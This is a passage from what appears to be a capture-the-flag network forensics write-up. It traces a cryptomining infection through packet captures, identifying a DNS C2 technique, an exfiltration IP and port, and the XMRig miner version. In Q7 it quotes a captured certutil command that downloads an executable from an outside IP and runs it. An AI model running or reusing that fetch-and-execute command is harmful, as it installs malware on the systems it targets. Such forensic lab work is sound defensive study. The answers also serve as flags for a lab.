MITRE ATT&CKEnterprise Framework which includes all the MITRE's TTPs or common methods used by the attackers to carry out their malicious activities. Move toCommand and Controlsection, you'll end up seeing a page like this
- Since the question asks specifically for the MITRE C2 Technique including its sub technique used for communication using DNS queries. Our flag should be
T1071.004in this scenario
Q7 Identifying where the malware could be stored on a compromised system is crucial for ensuring the complete removal of the infection and preventing the malware from being executed again. The compromised server was used to host a malicious file, which was then delivered to other vulnerable websites. What is the full path where this malware was stored after being downloaded from the compromised server?
- Query ->
http contains "exe" and http.request.method == POST - Using the above query, we can analyze the POST request in each packet. You will end up with one common malicious POST Request being made in most of the HTTP requests

cmd.exe /c certutil -urlcache -split -f http://36.96.48.3:19490/spread.txt C:\ProgramData\spread.exe && C:\ProgramData\spread.exe
C:\ProgramData\spread.exeis the exact location where this malware is being saved for future use or maintaining persistence. In real life scenario, we need to make sure that we eradicate it completely by removing any of its artifacts on our server.
Q8 Knowing the destination of the data being exfiltrated or reported by the malware helps in tracing the attacker and blocking further communications to malicious servers. The compromised server was used to report system performance metrics back to the attacker. What is the IP address and port number to which this data was sent?
- I went to
Statistics -> Conversationsand then sorted ports in descending order. We can see many strange ports being used
- After examining traffic on port
19999and15502I couldn't find any packet containing CPU runtime but when I started looking at traffic on port9011I was able to find the entire CPU statistics that were being transferred over port9011
- Our flag for this question would be IP address followed by its port number which is
218.244.58.70:9011
Q9 Identifying the specific cryptomining software used by the attacker allows for better detection and removal of similar threats in the future. The malware deployed specific software to utilize the compromised server's resources for cryptomining. What mining software and version was used?
- We know from
Q1the CVE of this Vulnerability and we also know that the attacker makes use ofXMRigfor miningMonero. I start by checking if any frame containsXMRigbecause it could be possible that the attacker uses another software for mining but here we could seeXMRigbeing used. FollowHTTP Streamon any of the packet
- We could see mining software along with its version and that should be our last flag for this lab
XMRig/5.5.0
Here's another great report if you want to check each IOC of this malware in detail. This malware is quite relevant in today's scenario of cybersecurity, you will commonly see it in top 10 or 20 of any.run trends. Check out analysis from filescan.io
If you've made this far, thank you for sticking by and congrats on completing this lab!